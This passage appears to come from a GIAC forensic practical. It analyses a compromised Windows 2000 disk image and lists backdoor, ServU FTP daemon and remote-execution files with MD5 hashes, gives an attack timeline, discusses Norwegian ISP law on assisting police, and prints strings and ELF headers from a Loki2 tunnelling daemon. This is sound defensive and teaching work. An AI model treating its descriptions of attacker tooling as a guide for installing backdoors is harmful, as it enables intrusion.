r / -   /mnt/lacie/mnt/c/WINNT/Connection Wizard/mc.txt   0000.00.00 00:00:00 (GMT)
0000.00.00 00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0   0   0   0

r / -   /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe   0000.00.00
00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0   0   0   0

r / -   /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe   0000.00.00
00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0   0   0   0

r / -   /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe   0000.00.00
00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0   0   0   0

r / -   /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/winmgnt.reg   0000.00.00
00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0000.00.00 00:00:00 (GMT)   0   0   0   0

r / r   /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/winmgnt.reg   1970.01.01
01:00:00 (CET)   1970.01.01 01:00:00 (CET)   1970.01.01 01:00:00 (CET)   0   0   0   15489-
128-0 (realloc)
```

2.5.5 Installed Tools

In this section, we will try and get an overview of hacker tools, backdoors, and root-kits that have been involved in compromising the system. First, we will try and establish a list of unique files associated with the attacks. The previous sections indicate a number of interesting files, but it seems like the tools have been moved around and kept in different directories and that there might be several duplicates of some files. This suspicion is strengthened by looking for files with the same size as for instance /WINNT/system32/wbem/ServUDaemon.exe:

```
# find ../ -size 486k
../WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgnt.exe
../WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe
../WINNT/system32/wbem/ServUDaemon.exe
../WINNT/system32/wbem/winmgnt.exe
../WINNT/system32/Setup/svchost.exe
../WINNT/Config/stro/winmgmt.exe
```

The tools "diff" and "md5sum" can be used to check whether two files are the same, but in our case we need a tool that does a system-wide check. For a more comprehensive search for duplicates, we can use a Perl script like finddups.pl [9], which uses MD5SUM to search for duplicate files. We will use finddups.pl in the recursive mode, which means that it takes a directory as input and recursively traverses its subdirectory for duplicate files. A duplicate is found when two or more files have the same MD5 hash, in which case the program lists the files under the heading "Possible Duplicates".

Before running the script, all interesting files and directories have been copied to a system tree of their own, and the script will be run on these files only. In this case, the "interesting files and directories" are all files and directories that have been handled earlier in this report. This gives the following results:

```
# perl ../finddups.pl -r ./
--- Possible Duplicates ---
```

---

[9] http://www.geocities.com/fcheck2000/finddups.txt

```
 ./WINNT/Config/stro/winmgmt.exe
 ./WINNT/system32/Mic rosoft/Crypto/RSA/s -1-5-20/winmgnt.exe
 ./WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe
 ./WINNT/system32/Setup/svchost.exe
 ./WINNT/system32/wbem/ServUDaemon.exe
 ./WINNT/system32/wbem/winmgnt.exe
==========================
--- Possible Duplicates ---
 ./WINNT/system32/bd2.exe
 ./WINNT/system32/wsvc.exe
==========================
--- Possible Duplicates ---
 ./WINNT/system32/wbem/perfctrs.mfl
 ./WINNT/system32/wbem/perfctrs.mof
 ./WINNT/system32/wbem/perfdisk.mfl
 ./WINNT/system32/wbem/perfdisk.mof
 ./WINNT/system32/wbem/perfnet.mfl
 ./WINNT/system32/wbem/perfnet.mof
 ./WINNT/system32/wbem/perfos.mfl
 ./WINNT/system32/wbem/perfos.mof
 ./WINNT/system32/wbem/perfproc.mfl
 ./WINNT/system32/wbem/perfproc.mof
==========================
--- Possible Duplicates ---
 ./WINNT/system32/Microsoft/Crypto/RSA/s -1-5-20/ServUDaemon.ini
 ./WINNT/system32/wbem/ServUDaemon.ini
==========================
--- Possible Duplicates ---
 ./WINNT/Config/stro/TFTP2324
 ./WINNT/Debug/PASSWD.LOG
 ./WINNT/Debug/ipsecpa.log
 ./WINNT/Debug/ipsecpa.log.last
 ./WINNT/Debug/oakley.log
 ./WINNT/Debug/oakley.log.sav
==========================
--- Possible Duplicates ---
 ./WINNT/system32/d11host.exe
 ./bd2.exe
==========================
--- Possible Duplicates ---
 ./WINNT/system32/wbe m/Logs/DSProvider.log
 ./WINNT/system32/wbem/Logs/NTEVT.log
 ./WINNT/system32/wbem/Logs/WBEMSNMP.log
==========================
```

From the list above, we can ignore the ./WINNT/system32/wbem/perf*-files, as they are system files reserved for future use. Also, the files TFTP2324, PASSWD.LOG, ipsecpa.log*, and oakley.log* are empty (size 0), whereas the files listed in ./WINNT/system32/wbem/Logs/ only contain the hex combination "FF FE". Note also that this eliminates duplicates from the F-Prot virus scanner results (see 2.4.2.6), so that there are three unique finding instead of eight.

At this point, we want to create an MD5 sum for all the files that we have discussed above. These MD5 sums will be provided for most files, in order to support further investigations, or to provide a reference for similar cases. A list of all files and MD5 hashes in the directory is obtained using "find" and "md5sum":

```
# find . -ls -exec /usr/bin/md5sum {} > \
/opt/giac/REPORT/filelist.txt
```

The tables below are derived from filelist.txt using indications from the timeline and the other results so far. The files are grouped into different tables based on what type of files they are, and if possible what kind of package they belong to. Duplicate files are not repeated, but grouped into one row. The table also provides the MD5 sum for executables and binaries, but not for configuration files and scripts, as these are more unique for this particular attack.

2.5.5.1 Scripts

This table contains a list of files with command execution scripts or scripts related to ftp-sessions. These files provide several interesting pieces of information, including a username, passwords, IP-addresses, as well as the name of the files that are downloaded.

Filename	Size	Description
/c/WINNT/system32/abc	49	script for ftp execution
/c/WINNT/system32/s.t	24	Ftp command for IP-address on port 948
/c/WINNT/Config/.tmp/ftp.txt	50	Open ftp conn to port 9669 on IP with uname/pwd

2.5.5.2 ServU related files

This table contains a list of files that are related to the ServU daemon [ServU], and there seems to be a multitude of evidence that ServU has been installed and executed on the system. ServU is a FTP-server (daemon), and it is known as a popular hacker tool, as it does not have any user interaction when started, as it runs in the background. The program is located in several different directories, but it is unclear whether there are multiple instances of the daemon or if the attacker(s) have simply tried to install it in different locations in the process of making it work. The following files include the binaries, configuration files (including user names), as well as logs of execution.

Filename	Size	MD5SUM	Description
/c/WINNT/system32/wbem/ServUDaemon.exe, /c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgnt.exe, /c/WINNT/system32/wbem/winmgnt.exe, /c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe, svchost.exe	496836	392f38ab5dde57bf360a5f015a85a2ea	FTP-server [ServU] (several duplicates)
./WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/ServUDaemon.ini ./WINNT/system32/wbem/ServUDaemon.ini	1868		FTP- server config file (duplicates)
./WINNT/Config/ServUDaemon.ini	1150		newer ftp-server config file
./WINNT/Config/ServUStartUpLog.txt	724		Log for Jan 26 and 29 2003
/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.dll	69632	e619c5c76d964b734c57e6b835cf14b9	"Just Another SFV Checker" for ServU [10]
/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.ini	336		Config for JAsfv.dll
/c/WINNT/system32/Microsoft/Crypto/_dmp/ServUStartUpLog.txt	82		ServU logg w. error msg for 31Dec02
/c/WINNT/Config/stro/servuadmin.ini	236		Admin file for ServU
/c/WINNT/Config/stro/ServUStartUpLog.txt	618		Startuplog for ServU 24 Dec 03
/c/WINNT/Config/stro/Tzolibr.dll	36864	c39396c57353dd2a379d2f5a2cb1435f	Library for ServU
/c/WINNT/Debug/Serv-U.ini	1384		ServU config file
/c/WINNT/system32/Setup/ServUDaemon.ini	929		ServU conf file

2.5.5.3 Ftp-related messages

There are also a number of ftp status or welcome messages. These files are likely to be associated with the ServU-daemon. As discussed in the timeline analysis, the welcome screen in "login.txt" provides a user name that may be of use as evidence.

Filename	Size	Description
/c/WINNT/system32/Microsoft/Crypto/_dmp/dir.txt	216	Ftp serv status msg
/c/WINNT/system32/Microsoft/Crypto/_dmp/login.txt	980	Ftp login and status msg
/c/WINNT/Config/_/_tmp/mc.txt	179	Ftp status txt
/c/WINNT/Config/_/_tmp/mw.txt	698	Ftp welcome msg

2.5.5.4 Malicious or root-kit related files

The following table includes files that seem to be involved in the attack or are recognized as "backdoors" by the virus scanner. The file "1.tmp" is discussed in the

[10] http://cgi-bin.spaceports.com/~bac/programs/jacheck.php

timeline analysis, and it seems to include at least the ServU daemon. The file PipeCmdSrv.exe is discussed in [Wilson 2002], and it seems to be a server for remote command execution. The other files may also be related to ServU, or they can be starting some other Trojan. In any case, we have seen indications that several of these files running in the background as processes (see section 2.5.3).

Filename	Size	MD5SUM	Description
/c/WINNT/system32/bd2.exe, /c/WINNT/system32/wsvc.exe	56084	3faf98417b3ed237d9b2d83751c4e8fa	Duplicates, backdoor
/c/WINNT/system32/d11host.exe, /c/bd2.exe	45372	dda44b6f867c2f1ad48350d8b4b6b506	Duplicates, backdoor
/c/bd.exe	44584	36151639cdb824e01f77c140097388d5	
/c/WINNT/Config/1.tmp	525312	21460e84a56bba568fb0a9af1eb89723	Suspected root kit with ServU and backdoor
/c/WINNT/system32/PipeCmdSrv.exe	16384	b4b58bc27f9c8cabd5a275cda3c3c0fe	Remote command execution server [Wilson 2002]

2.5.5.5 Uploaded system commands for manipulating processes

The following table includes a list of files for manipulating processes that have been downloaded to the system during the course of attacks. These files may be downloaded as a part of a root-kit or a toolkit for the attacker.

Filename	Size	MD5SUM	Description
/c/handle.exe	69632	9e4477e2e500011e78a45b031bfc98c7	
/c/WINNT/Config/stro/kill.exe	6656	21460e84a56bba568fb0a9af1eb89723	Cmd kills a process
/c/WINNT/Config/stro/tlist.exe	17920	da5d4499957f1ed9b48170d2868da4b3	Cmd lists all processes

2.6 Verification

We verify that the MD5 hashes have not changed. The following table shows that the MD5 hashes are the same as in section 2.3. This implies that the image files are still exact copies of the original compromised disk partitions; no data has been written to, and no changes have been made to the image files. Consequently, there are no grounds for questioning this analysis based on the image file integrity.

Disk	File	MD5SUM
01-01	sda1_c.img	52CDC95ED08D1A4AC6395D8B668E246F
01-02	sda2_d.img	7707B9E939C5BEADC0D4DE0DA97F93F8

01-03	sda3_f.img	C1B7D3EBDBF7FAD93370D2082A501C86

2.7 Conclusion

We have showed that the system is infected with a number of files, including the ServU ftp daemon and the PipeCmdSrv.exe remote execution service. We have provided MD5SUM hashes for a number of malicious files. The involved files were all on partition 01-01 (sda1_c.img), and no evidence of the attack was found on the other partitions. We have also established proof that malicious programs have been running on the compromised system (e.g. d11host.exe).

The system in question has been compromised for at least 4-5 months, and many traces have disappeared over time. Nevertheless, we have found a number of usernames, passwords, and IP-addresses that can be used in the further investigation of this case. Also, we have found several different user names, which could indicate that we are dealing with a group of hackers rather than a single person. In any case, the work of the attacker(s) does not seem to be very advanced, since the attacker(s) left a lot of evidence (including scripts, executables, configuration files, and log files). Some files are installed at multiple locations, and the attempts to hide the installed tools (e.g. through directory names starting with "." or "_") are not very effective.

Based on this, it seems likely that the system was initially compromised by an automated attack (exploiting for instance Internet Information Server or MS SQL), followed by the installation of rootkits and hacker tools. At this point, it seems like the attacker(s) have been using the system almost like a playground, installing and reconfiguring the tools over a longer period of time. Interestingly, there are few signs of the computer being used for other malicious purposes. We have found no sign of new attack tools (like sniffers or scanners), there are no indications that the ftp-server has been used for extensive file-sharing, and there are no IRC-logs, as is often the case on compromised computers.

Based on the timeline analysis, we showed in 2.5.2 that the following timeline is representative of the chain-of-events leading up to Jan 29 2003:

Sep 19 2002 - First Contact - the system is compromised
Oct 16 2002 - A Rootkit and a Backdoor is installed
Dec 24 2002 - Proof of Execution of the ServUDaemon
Dec 31 2002 - A Proper Configuration - a Hacked System in Production
Jan 5 2003 - More Tools installed
Jan 26 2003 - Last Execution on the system

3 Legal Issues of Incident Handling

In this assignment we will discuss some legal issues for a system administrator of an Internet Service Provider with regards to law enforcement and prosecution. Let us assume that the ISP in question is located in Norway, and that he is contacted by Norwegian law enforcement. The relevant legislation in this case is covered by the "Telecommunications Act" [Teleloven 1995] (regulating the operation of telecommunications operators), and the "Criminal Procedure Act" [Strpl 1998] (regulating investigation of criminal cases, including computer crime). A thorough analysis from the law enforcement point of view has been published by Chief Prosecutor Inger Marie Sunde [Sunde 2000]. There is also another interesting article, which is written by employees of the Post and Telecommunications Authority [Fuhr 2003]. The references for this chapter are unfortunately not available in English.

3.1 Initial Contact

First, let us look at what information the system administrator can provide during the initial contact with law enforcement. In this case, the law enforcement officer is contacting the ISP by phone, requesting that the administrator reviews the logs and determine whether there are any indications of malicious activity for a particular account. In this case, the Norwegian "Telecommunications Act" §9-1 regarding client confidentiality applies [Teleloven 1995]. This law states that the contents and traffic data for an account generally should not be disclosed. However, the law allows for the police and prosecutors to request and acquire "registered name, address, telephone number, or computer communications address."

In a decision from December 20 1999, the Norwegian Supreme Court decided in a case between Telenor (a telecommunications company) and ØKOKRIM (the National Authority for Investigation and Prosecution of Economic and Environmental Crime in Norway) that the term "computer communications address" also includes information about dynamic IP-addresses [HR-1999-00088a].

Based on this, the system administrator should ask the law enforcement officer to send a formal request for information (e.g. by fax). Based on this, the ISP can now send the following information:

- Name, address, and telephone number of account numbers
- The originating IP-address and telephone number of network traffic.

The action requires a written request, but no court orders are necessary; this information is provided as part of the initial request.

The ISP can not at this time provide full account logs or further information about the account activities. In this particular case, the ISP system administrator can provide information about the dial-up account and where it originated from for a limited time period. However, he can not, for instance, send the full log files to the police.

3.2 Securing Evidence

If the law enforcement officer needs more information than what he can ask for under the Telecommunications Act §9-3, it might be necessary to secure possible evidence by requesting that the account be frozen and the log files saved until the necessary legal authority has been acquired.

In principle, personal data (including traffic data) is only supposed to be stored until the invoice for the service has been paid, and at most three or five months after the time of registration (depending on the frequency of invoices). The ISP will normally freeze the account, but there is currently no legal framework for storing the information for more than three or five months.

However, the Criminal Procedure Act §211 [Strpl §211] states that "if the delay entails any risk, the prosecuting authority may order the controller of any post or telegraph office to withhold such items until the court has made its decision, but not for more than one week". In this case, the law enforcement can apply this paragraph, so that the ISP must secure the evidence in temporary media as well. One has to assume that a written request (e.g. by fax) should be required from the law enforcement.

3.3 Legal Authority

In order to be able to get the logs from the ISP, the law enforcement agency has to send a request to the Post and Telecommunications Authority for an exception from the Telecommunications Act. This authority will provide such an exception if the request is relevant, well substantiated, and limited in time. When such an exception is provided, the ISP may be required to bear witness in court, but the ISP is not automatically required to provide information directly to the police.

If the ISP is not willing to provide information to the law enforcement (e.g. due to privacy-friendly user policies), the law enforcement has to obtain a court order from a lower court ("tingretten") in accordance with the Criminal Procedure Act §118 and §211 [Strpl]. When both the exception from the client confidentiality and the court order has been obtained, the ISP system administrator is required to provide the logs and any other information covered by the decisions.

3.4 Internal Investigations

Based on the information from law enforcement and possibly other suspicions, the ISP may want to perform an internal investigation in order to see if their own systems are somewhat involved in the attacks or if any of their customers could be victims as well. Since the ISP is the owner of the system, they can perform such an investigation without being restricted by the Telecommunications Law.

The client confidentiality (privacy) consideration only applies when information is being sent out of the organization in this case. However, the telecommunications operator is restricted from analyzing the user's contents, as this could be considered to be a breach of privacy (according to the Telecommunications Act). As long as the privacy considerations, in accordance with the Telecommunications Act, are taken into consideration, the telecommunications operator is free to investigate any events. In general, this means that the operator may analyse traffic data, but not content data.

3.5 Reporting the Offence

In the case where the ISP discovers that the hacker in question at some point gained access to one of their computers, created an account, and used that account to hack

into a government system, the ISP is the subject of a computer crime (as discussed in section 1.5. If this is the case, the ISP can report this event to the police.

The report can include proofs of the incident, but only if this is not in violation of the Telecommunications Act §9-1 to §9-3. In other words, the operator may only include traffic data, account information, and the origin of the transaction. In order to provide more evidence, the ISP has to await the exception from the client confidentiality as outlined in section 3.3.

4 References

[ELF] What Is ELF? http://www.projectelf.com/WhatIs.html

[Fuhr 2003] Fuhr, Asle; Ringdal Kjerstin; and Mørkved Brynjar. "Loven krever fritak fra taushetsplikten". Juristkontakt-2 2003.

[HR-1999-00088a] Høyesterett - Kjennelse. 1999-12-20. HR-1999-00088a. http://heim.ifi.uio.no/~jonhaug/Arkiv/hr_k19991229.html

[Kvandal 2002] Kvandal, Helge. “Nettleverandører som håndhevere av norsk lov”, Statens Filmtilsyn Rapport 2/2002. http://www.filmtilsynet.no/Doks/Rapporter/nett.pdf

[Larson 2001] Larson, Troy. "RE: Registry Key LastWrite times". SecurityFocus HOME Mailing List: Forensics http://www.securityfocus.com/archive/104/188806/2001-05-30/2001-06-05/2

[Leibolt 2002] Leibolt, Gregory. "Forensic Analysis of a Windows 95 System". GIAC Practical Assignement Version 1.0. 2002. http://www.giac.org/practical/Gregory_Leibolt_GCFA.doc

[NTFS.com] NTFS.com NTFS File System General Information. Data Recovery. http://www.ntfs.com

[PestPatrol 2003] "Spector". Advisory, PestPatrol 2003. http://www.pestpatrol.com/PestInfo/S/Spector.asp

[Phrack 49] Alhambra and Daemon 9. "Project Loki: ICMP Tunneling", Phrack 1996. http://www.phrack.org/show.php?p=49&a=6

[Phrack 51] Route, "Loki 2 (the implementation)", Phrack 1997. http://www.phrack.org/show.php?p=51&a=06

[Scott 2000] Scott, Cory L, "Dealing with Windows NT Event Logs", SecurityFocus 2000. http://www.securityfocus.com/infocus/1334

[ServU] "ServU Help". Serv-U Help pages. http://www.serv-u.com/help/

[Strl 1902] "Straffeloven" (The Norwegian Criminal Act). Dept. of Justice. 1902. http://www.lovdata.no/all/nl-19020522-010.html

[Strl §145] "Straffeloven § 145". Norwegian Dept. of Justice. http://www.lovdata.no/all/tl-19020522-010-017.html#145

[Strl § 393] "Straffeloven § 393". Norwegian Dept. of Justice. http://www.lovdata.no/all/tl-19020522-010-045.html#393

[Strl § 291] "Straffeloven § 291". Norwegian Dept. of Justice. http://www.lovdata.no/all/tl-19020522-010-032.html#291

[Strace] "Linux man page: strace.1". 1999. http://www.die.net/doc/linux/man/man1/strace.1.html

[Strpl] "Straffeprosessloven". Norwegian Dept . Justice. http://www.lovdata.no/all/nl-19810522-025.html

[Sunde] Sunde, Inger Marie. “IKT-Kriminalitet: Etterforskningsmetoder og Personvern”. Tidsskrift for Kriminalvidenskap, Sept 2000. http://www.okokrim.no/aktuelt_arkiv/artikler/Etterforskingsmeto

[Teleloven 1995] "Teleloven" (The Norwegian Telecommunications Act). Norwegian Dept. of Justice. 1995. http://www.lovdata.no/all/nl-19950623-039.html

[Thomas 2001] Thomas, Stuart. "ICMP: Crafting and other uses", GIAC GSEC, 2001. www.giac.org/practical/STUART_THOMAS_GSEC.doc

[Varadarajan 2002] Varadarajan Srinidhi. "Raw Sockets and ICMP", CS4254 Virginia Tech 2000. http://courses.cs.vt.edu/~cs4254/fall02/slides/raw_1.pdf

[Wilson 2002] Wilson, Curt R. "Windows 2000 Advanced Server System Compromise Report". Netw3 Security Research 2002.

[Wollf.B] W32/Wollf.B. Frisk Software International. http://www.f-prot.com/virusinfo/descriptions/wollf_b.html

5 Appendix A – Static Analysis of Unknown Binary

5.1 Zipinfo Output

```
Archive:  binary_v1.2.zip   7309 bytes   2 files

End-of-central-directory record:
-------------------------------

  Actual offset of end-of-central-dir record:        7287 (00001C77h)
  Expected offset of end-of-central-dir record:      7287 (00001C77h)
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 2 entries.  The central directory is 102
  (00000066h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 7185 (00001C11h).

  There is no zipfile comment.

Central directory entry #1:
---------------------------

  atd.md5

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2002 Aug 22 14:58:08
  32-bit CRC value (hex):                           e5376cb4
  compressed size:                                  38 bytes
  uncompressed size:                                39 bytes
  length of filename:                               7 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               text
  non-MSDOS external file attributes:               81B600 hex
  MS-DOS file attributes (20 hex):                  arc

  There is no file comment.

Central directory entry #2:
---------------------------

  atd

  offset of local header from start of archive:     75 (0000004Bh) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
```

```
compression sub-type (deflation):               normal
file security status:                           not encrypted
extended local header:                          no
file last modified on (DOS date/time):          2002 Aug 22 14:57:54
32-bit CRC value (hex):                         d0ee3072
compressed size:                                7077 bytes
uncompressed size:                              15348 bytes
length of filename:                             3 characters
length of extra field:                          0 bytes
length of file comment:                         0 characters
disk number on which file begins:               disk 1
apparent file type:                             binary
non-MSDOS external file attributes:             81B600 hex
MS-DOS file attributes (20 hex):                arc

There is no file comment.
```

5.2 Strings Output

```
/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
ioctl
popen
shmctl
geteuid
_DYNAMIC
getprotobynumber
errno
__strtol_internal
usleep
semget
getpid
fgets
shmat
_IO_stderr_
perror
getuid
semctl
optarg
socket
__environ
bzero
_init
alarm
__libc_init
environ
fprintf
kill
inet_addr
chdir
shmdt
setsockopt
__fpu_control
shmget
wait
umask
signal
read
strncmp
sendto
bcopy
fork
strdup
getopt
inet_ntoa
getppid
time
gethostbyname
_fini
sprintf
difftime
atexit
_GLOBAL_OFFSET_TABLE_
semop
```

```
exit
__setfpucw
open
setsid
close
_errno
_etext
_edata
__bss_start
_end
WVS1
f91u
WVS1
pWVS
vuWj
<it   <ut
vudj
<it   <ut
3jTh
j7Wh
Wj7j
Vj7S
j8WS
Vj7S
j8WS
Vj7S
tVj8WS
Vj7S
t'j8WS
jTh8
Wj7j
j7hU
j@hL
@j@hL
jTh8
j     h@
}^j7
}1j7
<WVS
tDWS
lokid: Client database full
DEBUG: stat_client nono
lokid version:          %s
remote interface: %s
active transport: %s
active cryptography:    %s
server uptime:          %.02f minutes
client ID:      %d
packets written:  %ld
bytes written:          %ld
requests:         %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
```

```
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2 route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
[fatal] forking error
lokid: server is currently at capacity.  Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
      sending L_QUIT: <%d> %s
lokid: clean exit (killed at client request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
/stat
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
      sending protocol update: <%d> %s [%d]
lokid: transport protocol changed to %s
```

5.3 Readelf

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048db0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          14508 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         5
  Size of section headers:           40 (bytes)
  Number of section headers:         21
  Section header string table index: 20

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk
Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0
0  0
  [ 1] .interp           PROGBITS        080480d4 000 0d4 000013 00   A  0
0  1
  [ 2] .hash             HASH            080480e8 0000e8 0001a4 04   A  3
0  4
  [ 3] .dynsym           DYNSYM          0804828c 00028c 000420 10   A  4
1  4
  [ 4] .dynstr           STRTAB          080486ac 0006ac 000210 00    A  0
0  1
  [ 5] .rel.bss          REL             080488bc 0008bc 000020 08   A  3
11  4
  [ 6] .rel.plt          REL             080488dc 0008dc 000190 08   A  3
8  4
  [ 7] .init             PROGBITS        08048a70 000a70 000008 00  AX  0
0 16
  [ 8] .plt              PROGBITS        08048a78 000a78 000330 04  AX  0
0  4
  [ 9] .text             PROGBITS        08048db0 000db0 001b28 00  AX  0
0 16
  [10] .fini             PROGBITS        0804a8e0 0028e0 000008 00  AX  0
0 16
  [11] .rodata           PROGBITS        0804a8e8 0028e8 000c3c 00   A  0
0  4
  [12] .data             PROGBITS        0804c528 003528 000038 00  WA  0
0  4
  [13] .ctors            PROGBITS        0804c560 003560 000008 00  WA  0
0  4
  [14] .dtors            PROGBITS        0804c568 003568 000008 00  WA  0
0  4
  [15] .got              PROGBITS        0804c570 003570 0000d4 04  WA  0
0  4
  [16] .dynamic          DYNAMIC         0804c644 003644 000088 08  WA  4
0  4
```

```
  [17] .bss              NOBITS          0804c6cc 0036cc 00012c 00  WA  0
0  8
  [18] .comment          PROGBITS        00000000 0036cc 0000a0 00      0
0  1
  [19] .note             NOTE            000000a0 00376c 0000a0 00      0
0  1
  [20] .shstrtab         STRTAB          00000000  00380c 0000a0 00      0
0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000a0 0x000a0 R E 0x4
  INTERP         0x0000d4 0x080480d4 0x080480d4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/l d-linux.so.1]
  LOAD           0x000000 0x08048000 0x08048000 0x03524 0x03524 R E 0x1000
  LOAD           0x003528 0x0804c528 0x0804c528 0x001a4 0x002d0 RW  0x1000
  DYNAMIC        0x003644 0x0804c644 0x0804c644 0x00088 0x00088 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .hash .dynsym .dynstr .rel.bss .rel.plt .init .plt .text
.fini .rodata
   03     .data .ctors .dtors .got .dynamic .bss
   04     .dynamic

Dynamic segment at offset 0x3644  contains 17 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.5]
 0x0000000c (INIT)                       0x8048a70
 0x0000000d (FINI)                       0x804a8e0
 0x00000004 (HASH)                       0x80480e8
 0x00000005 (STRTAB)                     0x80486ac
 0x00000006 (SYMTAB)                     0x804828c
 0x0000000a (STRSZ)                      528 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804c570
 0x00000002 (PLTRELSZ)                   400 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80488dc
 0x00000011 (REL)                        0x80488bc
 0x00000012 (RELSZ)                      32 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x00000000 (NULL)                       0x0

Relocation section '.rel.bss' at offset 0x8bc contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c6d8  00001005 R_386_COPY        0804c6d8   _IO_stderr_
0804c72c  00001405 R_386_COPY        0804c72c   optarg
0804c730  00002205 R_386_COPY        0804c730   __fpu_control
0804c6d0  00003d05 R_386_COPY        0804c6d0   _errno

Relocation section '.rel.plt' at offset 0x8dc contains 50 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c57c  00000107 R_386_JUMP_SLOT   08048a88   longjmp
```

```
0804c580  00000207 R_386_JUMP_SLOT   08048a98   strc py
0804c584  00000307 R_386_JUMP_SLOT   08048aa8   ioctl
0804c588  00000407 R_386_JUMP_SLOT   08048ab8   popen
0804c58c  00000507 R_386_JUMP_SLOT   08048ac8   shmctl
0804c590  00000607 R_386_JUMP_SLOT   08048ad8   geteuid
0804c594  00000807 R_386_JUMP_SLOT    08048ae8   getprotobynumber
0804c598  00000a07 R_386_JUMP_SLOT   08048af8   __strtol_internal
0804c59c  00000b07 R_386_JUMP_SLOT   08048b08   usleep
0804c5a0  00000c07 R_386_JUMP_SLOT   08048b18   semget
0804c5a4  00000d07 R_386_JUMP_SLOT   08048b28   g etpid
0804c5a8  00000e07 R_386_JUMP_SLOT   08048b38   fgets
0804c5ac  00000f07 R_386_JUMP_SLOT   08048b48   shmat
0804c5b0  00001107 R_386_JUMP_SLOT   08048b58   perror
0804c5b4  00001207 R_386_JUMP_SLOT   08048b68   getuid
0804c5b8  00001307 R_386_JUMP_SL OT   08048b78   semctl
0804c5bc  00001507 R_386_JUMP_SLOT   08048b88   socket
0804c5c0  00001707 R_386_JUMP_SLOT   08048b98   bzero
0804c5c4  00001907 R_386_JUMP_SLOT   08048ba8   alarm
0804c5c8  00001a07 R_386_JUMP_SLOT   08048bb8   __libc_init
0804c5cc  00001c07 R_386_JUMP_SLOT   08048bc8   fprintf
0804c5d0  00001d07 R_386_JUMP_SLOT   08048bd8   kill
